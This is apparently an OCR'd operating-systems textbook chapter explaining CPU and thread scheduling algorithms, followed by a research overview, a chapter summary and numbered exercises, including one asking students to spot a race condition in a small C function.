
CPU utilization is often used as a metric on batch systems. Actually though, it is not a good metric. What really matters is how many jobs per hour come out of the system (throughput) and how long it takes to get a job back (turnaround time). Using CPU utilization as a metric is like rating cars based on how many times per hour the engine turns over. However, knowing when the CPU utilization is almost 100% is useful for knowing when it is time to get more computing power.

For interactive systems, different goals apply. The most important one is to minimize **response time**, that is, the time between issuing a command and getting the result. On a personal computer where a background process is running (for example, reading and storing email from the network), a user request to start a program or open a file should take precedence over the background work. Having all interactive requests go first will be perceived as good service.

A somewhat related issue is what might be called **proportionality**. Users have an inherent (but often incorrect) idea of how long things should take. When a request that the user perceives as complex takes a long time, users accept that, but when a request that is perceived as simple takes a long time, users get irritated. For example, if clicking on an icon that starts uploading a 5-GB video to a cloud server takes 60 sec, the user will probably accept that as a fact of life because he does not expect the upload to take 5 sec. He knows it will take time.

On the other hand, when a user clicks on the icon that breaks the connection to the cloud server after the video has been uploaded, he has different expectations. If it has not completed after 30 sec, the user will probably be swearing a blue streak, and after 60 sec he will be foaming at the mouth. This behavior is due to the common user perception that sending a lot of data is *supposed* to take a lot longer than just breaking the connection. In some cases (such as this one), the scheduler cannot do anything about the response time, but in other cases it can, especially when the delay is due to a poor choice of process order.

Real-time systems have different properties than interactive systems, and thus different scheduling goals. They are characterized by having deadlines that must or at least should be met. For example, if a computer is controlling a device that produces data at a regular rate, failure to run the data-collection process on time may result in lost data. Thus, the foremost need in a real-time system is meeting all (or most) deadlines.

In some real-time systems, especially those involving multimedia, predictability is important. Missing an occasional deadline is not fatal, but if the audio process runs too erratically, the sound quality will deteriorate rapidly. Video is also an issue, but the ear is much more sensitive to jitter than the eye. To avoid this problem, process scheduling must be highly predictable and regular. We will study batch and interactive scheduling algorithms in this chapter.

2.5.2 Scheduling in Batch Systems

It is now time to turn from general scheduling issues to specific scheduling algorithms. In this section, we will look at algorithms used in batch systems. In the following ones, we will examine interactive and real-time systems. It is worth pointing out that some algorithms are used in both batch and interactive systems. We will study these later.

First-Come, First-Served

Probably the simplest of all scheduling algorithms ever devised is nonpreemptive **first-come, first-served**. With this algorithm, processes are assigned the CPU in the order they request it. Basically, there is a single queue of ready processes. When the first job enters the system from the outside in the morning, it is started immediately and allowed to run as long as it wants to. It is not interrupted because it has run too long. As other jobs come in, they are put onto the end of the queue. When the running process blocks, the first process on the queue is run next. When a blocked process becomes ready, like a newly arrived job, it is put on the end of the queue, behind all waiting processes.

The great strength of this algorithm is that it is easy to understand and equally easy to program. It is also fair in the same sense that allocating scarce concert tickets or brand-new iPhones to people who are willing to stand on line starting at 2 A.M. is fair. With this algorithm, a single linked list keeps track of all ready processes. Picking a process to run just requires removing one from the front of the queue. Adding a new job or unblocked process just requires attaching it to the end of the queue. What could be simpler to understand and implement?

Unfortunately, first-come, first-served also has a powerful disadvantage. Suppose there is one compute-bound process that runs for 1 sec at a time and many I/O-bound processes that use little CPU time but each have to perform 1000 disk reads to complete. The compute-bound process runs for 1 sec, then it reads a disk block. All the I/O processes now run and start disk reads. When the compute-bound process gets its disk block, it runs for another 1 sec, followed by all the I/O-bound processes in quick succession.

The net result is that each I/O-bound process gets to read 1 block per second and will take 1000 sec to finish. With a scheduling algorithm that preempted the compute-bound process every 10 msec, the I/O-bound processes would finish in 10 sec instead of 1000 sec, without slowing down the compute-bound process much.

Shortest Job First

Now let us look at another nonpreemptive batch algorithm that assumes the run times are known in advance. In an insurance company, for example, people can predict quite accurately how long it will take to run a batch of 1000 claims, since

similar work is done every day. When several equally important jobs are sitting in the input queue waiting to be started, the scheduler picks the **shortest job first**. Look at Fig. 2-42. Here we find four jobs *A*, *B*, *C*, and *D* with run times of 8, 4, 4, and 4 minutes, respectively. By running them in that order, the turnaround time for *A* is 8 minutes, for *B* is 12 minutes, for *C* is 16 minutes, and for *D* is 20 minutes for an average of 14 minutes.

Figure 2-42. An example of shortest-job-first scheduling. (a) Running four jobs in the original order. (b) Running them in shortest-job-first order.

Now let us consider running these four jobs using shortest job first, as shown in Fig. 2-42(b). The turnaround times are now 4, 8, 12, and 20 minutes for an average of 11 minutes. Shortest job first is provably optimal. Consider the case of four jobs, with execution times of a, b, c, and d, respectively. The first job finishes at time a, the second at time $a + b$, and so on. The mean turnaround time is $(4a + 3b + 2c + d)/4$. It is clear that a contributes more to the average than the other times, so it should be the shortest job, with b next, then c, and finally d as the longest since it affects only its own turnaround time. The same argument applies equally well to any number of jobs.

It is worth pointing out that shortest job first is optimal only when all the jobs are available simultaneously. As a counterexample, consider five jobs, *A* through *E*, with run times of 2, 4, 1, 1, and 1, respectively. Their arrival times are 0, 0, 3, 3, and 3. Initially, only *A* or *B* can be chosen, since the other three jobs have not arrived yet. Using shortest job first, we will run the jobs in the order *A*, *B*, *C*, *D*, *E*, for an average wait of 4.6. However, running them in the order *B*, *C*, *D*, *E*, *A* has an average wait of 4.4.

Shortest Remaining Time Next

A preemptive version of shortest job first is **shortest remaining time next**. With this algorithm, the scheduler always chooses the process whose remaining run time is the shortest. Again here, the run time has to be known in advance. When a new job arrives, its total time is compared to the current process' remaining time. If the new job needs less time to finish than the current process, the current process is suspended and the new job started. This scheme allows new short jobs to get good service.

2.5.3 Scheduling in Interactive Systems

We will now look at some algorithms that can be used in interactive systems. These are common on personal computers, servers, and other kinds of systems as well.

Round-Robin Scheduling

One of the oldest, simplest, fairest, and most widely used algorithms is **round robin**. Each process is assigned a time interval, called its **quantum**, during which it is allowed to run. If the process is still running at the end of the quantum, the CPU is preempted and given to another process. If the process has blocked or finished before the quantum has elapsed, the CPU switching is done when the process blocks, of course. Round robin is easy to implement. All the scheduler needs to do is maintain a list of runnable processes, as shown in Fig. 2-43(a). When the process uses up its quantum, it is put on the end of the list, as shown in Fig. 2-43(b).



Figure 2-43. Round-robin scheduling. (a) The list of runnable processes. (b) The list of runnable processes after *B* uses up its quantum.

The only really interesting issue with round robin is the length of the quantum. Switching from one process to another requires a certain amount of time for doing the administration—saving and loading registers and memory maps, updating various tables and lists, flushing and reloading the memory cache, and so on. Suppose that this context switch takes 1 msec, including switching memory maps, flushing and reloading the cache, etc. Also suppose that the quantum is set at 4 msec. With these parameters, after doing 4 msec of useful work, the CPU will have to spend (i.e., waste) 1 msec on process switching. Thus, 20% of the CPU time will be thrown away on administrative overhead. Clearly, this is too much.

To improve the CPU efficiency, we could set the quantum to, say, 100 msec. Now the wasted time is only 1%. But consider what happens on a server system if 50 requests come in within a very short time interval and with widely varying CPU requirements. Fifty processes will be put on the list of runnable processes. If the CPU is idle, the first one will start immediately, the second one may not start until 100 msec later, and so on. The unlucky last one may have to wait 5 sec before getting a chance, assuming all the others use their full quanta. Most users will perceive a 5-sec response to a short command as sluggish. This situation is especially

bad if some of the requests near the end of the queue required only a few milliseconds of CPU time. With a short quantum, they would have gotten better service.

Another factor is that if the quantum is set longer than the mean CPU burst, preemption will not happen very often. Instead, most processes will perform a blocking operation before the quantum runs out, causing a process switch. Eliminating preemption improves performance because process switches then happen only when they are logically necessary, that is, when a process blocks and cannot continue.

The conclusion can be formulated as follows: setting the quantum too short causes too many process switches and lowers the CPU efficiency, but setting it too long may cause poor response to short interactive requests. A quantum around 20–50 msec is often a reasonable compromise.

Priority Scheduling

Round-robin scheduling makes the implicit assumption that all processes are equally important. Frequently, the people who own and operate multiuser computers have quite different ideas on that subject. At a university, for example, the pecking order may be the president first, the faculty deans next, then professors, secretaries, janitors, and finally students. The need to take external factors into account leads to **priority scheduling**. The basic idea is straightforward: each process is assigned a priority, and the runnable process with the highest priority is allowed to run.

Even on a PC with a single owner, there may be multiple processes, some of them more important than others. For example, a daemon process sending electronic mail in the background should be assigned a lower priority than a process displaying a video film on the screen in real time.

To prevent high-priority processes from running indefinitely, the scheduler may decrease the priority of the currently running process at each clock tick (i.e., at each clock interrupt). If this action causes its priority to drop below that of the next highest process, a process switch occurs. Alternatively, each process may be assigned a maximum time quantum that it is allowed to run. When this quantum is used up, the next-highest-priority process is given a chance to run. After a process has been punished long enough, its priority needs to be raised by some algorithm, to let it run again. Otherwise all processes will eventually end up at 0.

Priorities can be assigned to processes statically or dynamically. On a military computer, processes started by generals might begin at priority 100, processes started by colonels at 90, majors at 80, captains at 70, lieutenants at 60, and so on down the totem pole. Alternatively, at a commercial data center, high-priority jobs might cost $100 an hour, medium priority $75 an hour, and low priority $50 an hour. The UNIX system has a command, *nice*, which allows a user to voluntarily reduce the priority of his process, in order to be nice to the other users. Not surprisingly, nobody ever uses it.

Priorities can also be assigned dynamically by the system to achieve certain system goals. For example, some processes are highly I/O bound and spend most of their time waiting for I/O to complete. Whenever such a process wants the CPU, it should be given the CPU immediately, to let it start its next I/O request, which can then proceed in parallel with another process actually computing. Making the I/O-bound process wait a long time for the CPU will just mean having it around occupying memory for an unnecessarily long time. A simple algorithm for giving good service to I/O-bound processes is to set the priority to $1/f$, where f is the fraction of the last quantum that a process used. A process that used only 1 msec of its 50-msec quantum would get priority 50, while a process that ran 25 msec before blocking would get priority 2, and a process that used the whole quantum would get priority 1.

It is often convenient to group processes into priority classes and use priority scheduling among the classes but round-robin scheduling within each class. Figure 2-44 shows a system with four priority classes. The scheduling algorithm is as follows: as long as there are runnable processes in priority class 4, just run each one for one quantum, round-robin fashion, and never bother with lower-priority classes. If priority class 4 is empty, then run the class 3 processes round robin. If classes 4 and 3 are both empty, then run class 2 round robin, and so on. If priorities are not adjusted occasionally, lower-priority classes may all starve to death.



Figure 2-44. A scheduling algorithm with four priority classes.

Multiple Queues

One of the earliest priority schedulers was in CTSS, the M.I.T. Compatible TimeSharing System that ran on the IBM 7094 (Corbató et al., 1962). CTSS had the problem that process switching was slow because the 7094 could hold only one process in memory. Each switch meant swapping the current process to disk and reading in a new one from disk. The CTSS designers quickly realized that it was more efficient to give CPU-bound processes a large quantum once in a while, rather than giving them small quanta frequently (to reduce swapping). On the other hand, giving all processes a large quantum would mean poor response time, as we

have already seen. Their solution was to set up priority classes. Processes in the highest class were run for one quantum. Processes in the next-highest class were run for two quanta. Processes in the next one were run for four quanta, etc. Whenever a process used up all the quanta allocated to it, it was moved down one class. Thus, the processes in the highest class would run more frequently and with high priority, but for a shorter time—ideal for interactive processes.

As an example, consider a process that needed to compute continuously for 100 quanta. It would initially be given one quantum, then swapped out. Next time it would get two quanta before being swapped out. On succeeding runs it would get 4, 8, 16, 32, and 64 quanta, although it would have used only 37 of the final 64 quanta to complete its work. Only 7 swaps would be needed (including the initial load) instead of 100 with a pure round-robin algorithm. Furthermore, as the process sank deeper and deeper into the priority queues, it would be run less and less frequently, saving the CPU for short, interactive processes.

The following policy was adopted to avoid punishing forever a process that needed to run for a long time when it first started but became interactive later. Whenever a carriage return (*Enter* key) was typed at a terminal, the process belonging to that terminal was moved to the highest-priority class, on the assumption that it was about to become interactive. One fine day, some user with a heavily CPU-bound process discovered that just sitting at the terminal and typing carriage returns at random every few seconds did wonders for his response time. He told all his friends. They told all their friends. Moral of the story: getting it right in practice is much harder than getting it right in principle.

Shortest Process Next

Because shortest job first always produces the minimum average response time for batch systems, it would be nice if it could be used for interactive processes as well. To a certain extent, it can be. Interactive processes generally follow the pattern of wait for command, execute command, wait for command, execute command, etc. If we regard the execution of each command as a separate "job," then we can minimize overall response time by running the shortest one first. The problem is figuring out which of the currently runnable processes is the shortest one.

One approach is to make estimates based on past behavior and run the process with the shortest estimated running time. Suppose that the estimated time per command for some process is T_0. Now suppose its next run is measured to be T_1. We could update our estimate by taking a weighted sum of these two numbers, that is, $aT_0 + (1 - a)T_1$. Through the choice of a we can decide to have the estimation process forget old runs quickly, or remember them for a long time. With $a = 1/2$, we get successive estimates of

$$T_0, \quad T_0/2 + T_1/2, \quad T_0/4 + T_1/4 + T_2/2, \quad T_0/8 + T_1/8 + T_2/4 + T_3/2$$

After three new runs, the weight of T_0 in the new estimate has dropped to 1/8.

The technique of estimating the next value in a series by taking the weighted average of the current measured value and the previous estimate is sometimes called **aging**. It is applicable to many situations where a prediction must be made based on previous values. Aging is especially easy to implement when $a = 1/2$. All that is needed is to add the new value to the current estimate and divide the sum by 2 (by shifting it right 1 bit).

Guaranteed Scheduling

A completely different approach to scheduling is to make real promises to the users about performance and then live up to those promises. One promise that is realistic to make and easy to live up to is this: If n users are logged in while you are working, you will receive about $1/n$ of the CPU power. Similarly, on a single-user system with n processes running, all things being equal, each one should get $1/n$ of the CPU cycles. That seems fair enough.

To make good on this promise, the system must keep track of how much CPU each process has had since its creation. It then computes the amount of CPU each one is entitled to, namely the time since creation divided by n. Since the amount of CPU time each process has actually had is also known, it is fairly straightforward to compute the ratio of actual CPU time consumed to CPU time entitled. A ratio of 0.5 means that a process has only had half of what it should have had, and a ratio of 2.0 means that a process has had twice as much as it was entitled to. The algorithm is then to run the process with the lowest ratio until its ratio has moved above that of its closest competitor. Then that one is chosen to run next.

A variant of such a scheduling regime is used in Linux' **CFS** (**Completely Fair Scheduling**) algorithm which keeps track of the "spent execution time" for processes in an efficient red-black tree. The left-most node in the tree corresponds to the process with the least spent execution time. The scheduler indexes the tree by execution time and selects the left-mode node to run. When the process stops running (either because it used up its time slot, or it was blocked or interrupted), the scheduler reinserts it in the tree based on its new spent execution time.

Lottery Scheduling

While making promises to the users and then living up to them is a fine idea, it is difficult to implement. However, another algorithm can be used to give similarly predictable results with a much simpler implementation. It is called **lottery scheduling** (Waldspurger and Weihl, 1994).

The basic idea is to give processes lottery tickets for various system resources, such as CPU time. Whenever a scheduling decision has to be made, a lottery ticket is chosen at random, and the process holding that ticket gets the resource. When applied to CPU scheduling, the system might hold a lottery 50 times a second, with each winner getting 20 msec of CPU time as a prize.

To paraphrase George Orwell: "All processes are equal, but some processes are more equal." More important processes can be given extra tickets, to increase their odds of winning. If there are 100 tickets outstanding, and one process holds 20 of them, it will have a 20% chance of winning each lottery. In the long run, it will get about 20% of the CPU. In contrast to a priority scheduler, where it is very hard to state what having a priority of 40 actually means, here the rule is clear: a process holding a fraction *f* of the tickets will get about a fraction *f* of the resource in question.

Lottery scheduling has several interesting properties. For example, if a new process shows up and is granted some tickets, at the very next lottery it will have a chance of winning in proportion to the number of tickets it holds. In other words, lottery scheduling is highly responsive.

Cooperating processes may exchange tickets if they wish. For example, when a client process sends a message to a server process and then blocks, it may give all of its tickets to the server, to increase the chance of the server running next. When the server is finished, it returns the tickets so that the client can run again. In fact, in the absence of clients, servers need no tickets at all.

Lottery scheduling can be used to solve problems that are difficult to handle with other methods. One example is a video server in which several processes are feeding video streams to their clients, but at different frame rates. Suppose that the processes need frames at 10, 20, and 25 frames/sec. By allocating these processes 10, 20, and 25 tickets, respectively, they will automatically divide the CPU in approximately the correct proportion, that is, 10:20:25.

Fair-Share Scheduling

So far we have assumed that each process is scheduled on its own, without regard to who its owner is. As a result, if user 1 starts up nine processes and user 2 starts up one process, with round robin or equal priorities, user 1 will get 90% of the CPU and user 2 only 10% of it.

To prevent this situation, some systems take into account which user owns a process before scheduling it. In this model, each user is allocated some fraction of the CPU and the scheduler picks processes in such a way as to enforce it. Thus, if two users have each been promised 50% of the CPU, they will each get that, no matter how many processes they have in existence.

As an example, consider a system with two users, each of which has been promised 50% of the CPU. User 1 has four processes, *A*, *B*, *C*, and *D*, and user 2 has only one process, *E*. If round-robin scheduling is used, a possible scheduling sequence that meets all the constraints is this one:

A E B E C E D E A E B E C E D E ...

On the other hand, if user 1 is entitled to twice as much CPU time as user 2, we might get:

A B E C D E A B E C D E ...

Numerous other possibilities exist, of course, and can be exploited, depending on what the notion of fairness is.

2.5.4 Scheduling in Real-Time Systems

A **real-time** system is one in which time plays an essential role. Typically, one or more physical devices external to the computer generate stimuli, and the computer must react appropriately to them within a fixed amount of time. For example, the computer in a compact disc player gets the bits as they come off the drive and must convert them into music within a very tight time interval. If the calculation takes too long, the music will sound peculiar. Other real-time systems are patient monitoring in a hospital intensive-care unit, the autopilot in an aircraft, and robot control in an automated factory. In all these cases, having the right answer but having it too late is often just as bad as not having it at all.

Real-time systems are generally categorized as **hard real time**, meaning there are absolute deadlines that must be met—or else!—and **soft real time**, meaning that missing an occasional deadline is undesirable, but nevertheless tolerable. In both cases, real-time behavior is achieved by dividing the program into a number of processes, each of whose behavior is predictable and known in advance. These processes are generally short lived and can run to completion in well under a second. When an external event is detected, it is the job of the scheduler to schedule the processes in such a way that all deadlines are met.

The events that a real-time system may have to respond to can be further categorized as **periodic** (meaning they occur at regular intervals) or **aperiodic** (meaning they occur unpredictably). A system may have to respond to multiple periodic-event streams. Depending on how much time each event requires for processing, handling all of them may not even be possible. For example, if there are m periodic events and event i occurs with period P_i and requires C_i sec of CPU time to handle each event, then the load can be handled only if

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \leq 1$$

A real-time system that meets this criterion is said to be **schedulable**. This means it can actually be implemented. A process that fails to meet this test cannot be scheduled because the total amount of CPU time the processes want collectively is more than the CPU can deliver.

As an example, consider a soft real-time system with three periodic events, with periods of 100, 200, and 500 msec, respectively. If these events require 50, 30, and 100 msec of CPU time per event, respectively, the system is schedulable because $0.5 + 0.15 + 0.2 < 1$. If a fourth event with a period of 1 sec is added, the system will remain schedulable as long as this event does not need more than 150 msec of CPU time per event. Implicit in this calculation is the assumption that the context-switching overhead is so small that it can be ignored.

Real-time scheduling algorithms can be static or dynamic. The former make their scheduling decisions before the system starts running. The latter make their scheduling decisions at run time, after execution has started. Static scheduling works only when there is perfect information available in advance about the work to be done and the deadlines that have to be met. Dynamic scheduling algorithms do not have these restrictions.

2.5.5 Policy Versus Mechanism

Up until now, we have tacitly assumed that all the processes in the system belong to different users and are thus competing for the CPU. While this is often true, sometimes it happens that one process has many children running under its control. For example, a database-management-system process may have many children. Each child might be working on a different request, or each might have some specific function to perform (query parsing, disk access, etc.). It is entirely possible that the main process has an excellent idea of which of its children are the most important (or time critical) and which the least. Unfortunately, none of the schedulers discussed earlier accept any input from user processes about scheduling decisions. As a result, the scheduler rarely makes the best choice.

The solution to this problem is to separate the **scheduling mechanism** from the **scheduling policy**, a long-established principle (Levin et al., 1975). What this means is that the scheduling algorithm is parameterized in some way, but the parameters can be filled in by user processes. Let us consider the database example once again. Suppose that the kernel uses a priority-scheduling algorithm but provides a system call by which a process can set (and change) the priorities of its children. In this way, the parent can control how its children are scheduled, even though it itself does not do the scheduling. Here the mechanism is in the kernel but policy is set by a user process. Policy-mechanism separation is a key idea.

2.5.6 Thread Scheduling

When several processes each have multiple threads, we have two levels of parallelism present: processes and threads. Scheduling in such systems differs substantially depending on whether user-level threads or kernel-level threads (or both) are supported.

Let us consider user-level threads first. Since the kernel is not aware of the existence of threads, it operates as it always does, picking a process, say, *A*, and giving *A* control for its quantum. The thread scheduler inside *A* decides which thread to run, say *A1*. Since there are no clock interrupts to multiprogram threads, this thread may continue running as long as it wants to. If it uses up the process' entire quantum, the kernel will select another process to run.

When the process *A* finally runs again, thread *A1* will resume running. It will continue to consume all of *A*'s time until it is finished. However, its antisocial behavior will not affect other processes. They will get whatever the scheduler considers their appropriate share, no matter what is going on inside process *A*.

Now consider the case that *A*'s threads have relatively little work to do per CPU burst, for example, 5 msec of work within a 50-msec quantum. Consequently, each one runs for a little while, then yields the CPU back to the thread scheduler. This might lead to the sequence *A1*, *A2*, *A3*, *A1*, *A2*, *A3*, *A1*, *A2*, *A3*, *A1*, before the kernel switches to process *B*. This situation is illustrated in Fig. 2-45(a).



Figure 2-45. (a) Possible scheduling of user-level threads with a 50-msec process quantum and threads that run 5 msec per CPU burst. (b) Possible scheduling of kernel-level threads with the same characteristics as (a).

The scheduling algorithm used by the run-time system can be any of the ones described above. In practice, round-robin scheduling and priority scheduling are most common. The only constraint is the absence of a clock to interrupt a thread that has run too long. Since threads cooperate, this is usually not an issue.

Now consider the situation with kernel-level threads. Here the kernel picks a particular thread to run. It does not have to take into account which process the thread belongs to, but it can if it wants to. The thread is given a quantum and is forcibly suspended if it exceeds the quantum. With a 50-msec quantum and threads that block after 5 msec, the thread order for some period of 30 msec might be *A1*, *B1*, *A2*, *B2*, *A3*, *B3*, something not possible with these parameters and user-level threads. This situation is partially depicted in Fig. 2-45(b).

A major difference between user-level threads and kernel-level threads is the performance. Doing a thread switch with user-level threads takes a handful of machine instructions. With kernel-level threads it requires a full context switch changing the memory map and invalidating the cache, which is several orders of

magnitude slower. On the other hand, with kernel-level threads, having a thread block on I/O does not suspend the entire process as it does with user-level threads.

Since the kernel knows that switching from a thread in process *A* to a thread in process *B* is more expensive than running a second thread in process *A* (due to having to change the memory map and having the memory cache spoiled), it can take this information into account when making a decision. For example, given two threads that are otherwise equally important, with one of them belonging to the same process as a thread that just blocked and one belonging to a different process, preference could be given to the former.

Another important factor is that user-level threads can employ an application-specific thread scheduler. Consider, for example, the Web server of Fig. 2-8. Suppose that a worker thread has just blocked and the dispatcher thread and two worker threads are ready. Who should run next? The run-time system, knowing what all the threads do, can easily pick the dispatcher to run next, so that it can start another worker running. This strategy maximizes the amount of parallelism in an environment where workers frequently block on disk I/O. With kernel-level threads, the kernel would never know what each thread did (although they could be assigned different priorities). In general, however, application-specific thread schedulers can tune an application better than the kernel can.

2.6 RESEARCH ON PROCESSES AND THREADS

In Chap. 1, we looked at some of the current research in operating system structure. In this and subsequent chapters, we will look at more narrowly focused research, starting with processes. As will become clear in time, some subjects are much more settled than others. Most of the research tends to be on the new topics, rather than ones that have been around for decades.

The concept of a process is an example of something that is fairly well settled. Almost every system has some notion of a process as a container for grouping together related resources such as an address space, threads, open files, protection permissions, and so on. Different systems do the grouping slightly differently, but these are just engineering differences. The basic idea is not very controversial any more, and there is little new research on the subject of processes.

Threads are a newer idea than processes, but they, too, have been chewed over quite a bit. Still, the occasional paper about threads appears from time to time, for example, about core-aware thread management (Qin et al., 2019), or on how well modern operating systems like Linux scale with many threads and many cores (Boyd-Wickizer, 2010).

Additionally, there is a lot of work trying to prove things do not break in the presence of concurrency, for instance in file systems (Chajed et al., 2019; and Zou et al., 2019) and other services (Setty et al., 2018; and Li et al., 2019). This is important work as researchers have shown that concurrency bugs are unfortunately

extremely common (Li et al., 2019). As we have seen, locking is not just hard, but also expensive and operating systems have adopted RCU to avoid locking altogether (McKenney et al., 2013).

An active research area deals with recording and replaying a process' execution (Viennot et al., 2013). Replaying helps developers track down hard-to-find bugs and security experts to investigate incidents.

Speaking of security, a major event in 2018 was the disclosure of a series of very serious security vulnerabilities in modern CPUs. They required changes everywhere: hardware, firmware, operating system, and even applications. For this chapter, the scheduling implications are especially relevant. For instance, Windows adopted a scheduling algorithm to prevent code in different security domains from sharing the same processor core (Microsoft, 2018).

Scheduling (both uniprocessor and multiprocessor) in general is still a topic near and dear to the heart of some researchers. Some topics being researched include scheduling in clusters for deep learning (Xiao et al., 2018), scheduling for microservices (Sriraman, 2018), and schedulability (Yang et al., 2018). All in all, processes, threads, and scheduling are not hot topics for research as they once were. The research has moved on to topics like power management, virtualization, clouds, and security.

2.7 SUMMARY

To hide the effects of interrupts, operating systems provide a conceptual model consisting of sequential processes running in parallel. Processes can be created and terminated dynamically. Each process has its own address space.

For some applications, it is useful to have multiple threads of control within a single process. These threads are scheduled independently and each one has its own stack, but all the threads in a process share a common address space. Threads can be implemented in user space or in the kernel.

Alternatively, high-throughput servers may opt for an event-driven model instead. Here, the server operates as a finite state machine that responds to events and interacts with the operating system using non-blocking system calls.

Processes can synchronize with one another using synchronization and interprocess communication primitives, for example, semaphores, monitors, or messages. These primitives are used to ensure that no two processes are ever in their critical regions at the same time, a situation that leads to chaos. A process can be running, runnable, or blocked and can change state when it or another process executes one of the interprocess communication primitives. Interthread communication is similar.

A great many scheduling algorithms have been studied. Some of these are primarily used for batch systems, such as shortest-job-first scheduling. Others are common in both batch systems and interactive systems. These algorithms include

round robin, priority scheduling, multilevel queues, guaranteed scheduling, lottery scheduling, and fair-share scheduling. Some systems make a clean separation between the scheduling mechanism and the scheduling policy, which allows users to have control of the scheduling algorithm.

PROBLEMS

1. In Fig. 2-2, three process states are shown. In theory, with three states, there could be six transitions, two out of each state. However, only four transitions are shown. Are there any circumstances in which either or both of the missing transitions might occur?
2. Suppose that you were to design an advanced computer architecture that did process switching in hardware, instead of having interrupts. What information would the CPU need? Describe how the hardware process switching might work.
3. On all current computers, at least part of the interrupt handlers are written in assembly language. Why?
4. When an interrupt or a system call transfers control to the operating system, a kernel stack area separate from the stack of the interrupted process is generally used. Why?
5. A computer system has enough room to hold four programs in its main memory. These programs are idle waiting for I/O half the time. What fraction of the CPU time is wasted?
6. A computer has 2 GB of RAM of which the operating system occupies 256 MB. The processes are all 128 MB (for simplicity) and have the same characteristics. If the goal is 99% CPU utilization, what is the maximum I/O wait that can be tolerated?
7. Multiple jobs can run in parallel and finish faster than if they had run sequentially. Suppose that two jobs, each needing 10 minutes of CPU time, start simultaneously. How long will the last one take to complete if they run sequentially? How long if they run in parallel? Assume 50% I/O wait.
8. Consider a multiprogrammed system with degree of 5 (i.e., five programs in memory at the same time). Assume that each process spends 40% of its time waiting for I/O. What will be the CPU utilization?
9. Explain how a Web browser can utilize the concept of threads to improve performance.
10. Assume that you are trying to download a large 2-GB file from the Internet. The file is available from a set of mirror servers, each of which can deliver a subset of the file's bytes; assume that a given request specifies the starting and ending bytes of the file. Explain how you might use threads to improve the download time.
11. In the text it was stated that the model of Fig. 2-10(a) was not suited to a file server using a cache in memory. Why not? Could each process have its own cache?

12. In Fig. 2-8, a multithreaded Web server is shown. If the only way to read from a file is the normal blocking read system call, do you think user-level threads or kernel-level threads are being used for the Web server? Why?

13. In the text, we described a multithreaded Web server, showing why it is better than a single-threaded server and a finite-state machine server. Are there any circumstances in which a single-threaded server might be better? Give an example.

14. In Fig. 2-11 the register set is listed as a per-thread rather than a per-process item. Why? After all, the machine has only one set of registers.

15. Why would a thread ever voluntarily give up the CPU by calling *thread_yield*? After all, since there is no periodic clock interrupt, it may never get the CPU back.

16. In this problem, you are to compare reading a file using a single-threaded file server and a multithreaded server. It takes 15 msec to get a request for work, dispatch it, and do the rest of the necessary processing, assuming that the data needed are in the block cache. If a disk operation is needed, as is the case one-third of the time, an additional 75 msec is required, during which time the thread sleeps. How many requests/sec can the server handle if it is single threaded? If it is multithreaded?

17. What is the biggest advantage of implementing threads in user space? What is the biggest disadvantage?

18. In Fig. 2-14 the thread creations and messages printed by the threads are interleaved at random. Is there a way to force the order to be strictly thread 1 created, thread 1 prints message, thread 1 exits, thread 2 created, thread 2 prints message, thread 2 exists, and so on? If so, how? If not, why not?

19. Suppose that a program has two threads, each executing the *get_account* function, shown below. Identify a race condition in this code.

```
int accounts[LIMIT]; int account_count = 0;

void *get_account(void *tid) {
  char *lineptr = NULL;
  size_t len = 0;

  while (account_count < LIMIT)
  {
     // Read user input from terminal and store it in lineptr
     getline(&lineptr, &len, stdin);

     // Convert user input to integer
     // Assume user entered valid integer value
     int entered_account = atoi(lineptr);

     accounts[account_count] = entered_account;
     account_count++;
  }
```

```
// Deallocate memory that was allocated by getline call
free(lineptr);
return NULL; }
```

20. In the discussion on global variables in threads, we used a procedure *create_global* to allocate storage for a pointer to the variable, rather than the variable itself. Is this essential, or could the procedures work with the values themselves just as well?

21. Consider a system in which threads are implemented entirely in user space, with the run-time system getting a clock interrupt once a second. Suppose that a clock interrupt occurs exactly while some thread executing in the run-time system is at the point of blocking or unblocking a thread. What problem might occur? Can you solve it?

22. Suppose that an operating system does not have anything like the select system call to see in advance if it is safe to read from a file, pipe, or device, but it does allow alarm clocks (timers) to be set that interrupt blocked system calls. Is it possible to implement in user space a threads package that will not block all threads when one thread performs a system call that may block? Explain your answer.

23. Does Peterson's solution to the mutual-exclusion problem shown in Fig. 2-24 work when process scheduling is preemptive? How about when it is nonpreemptive?

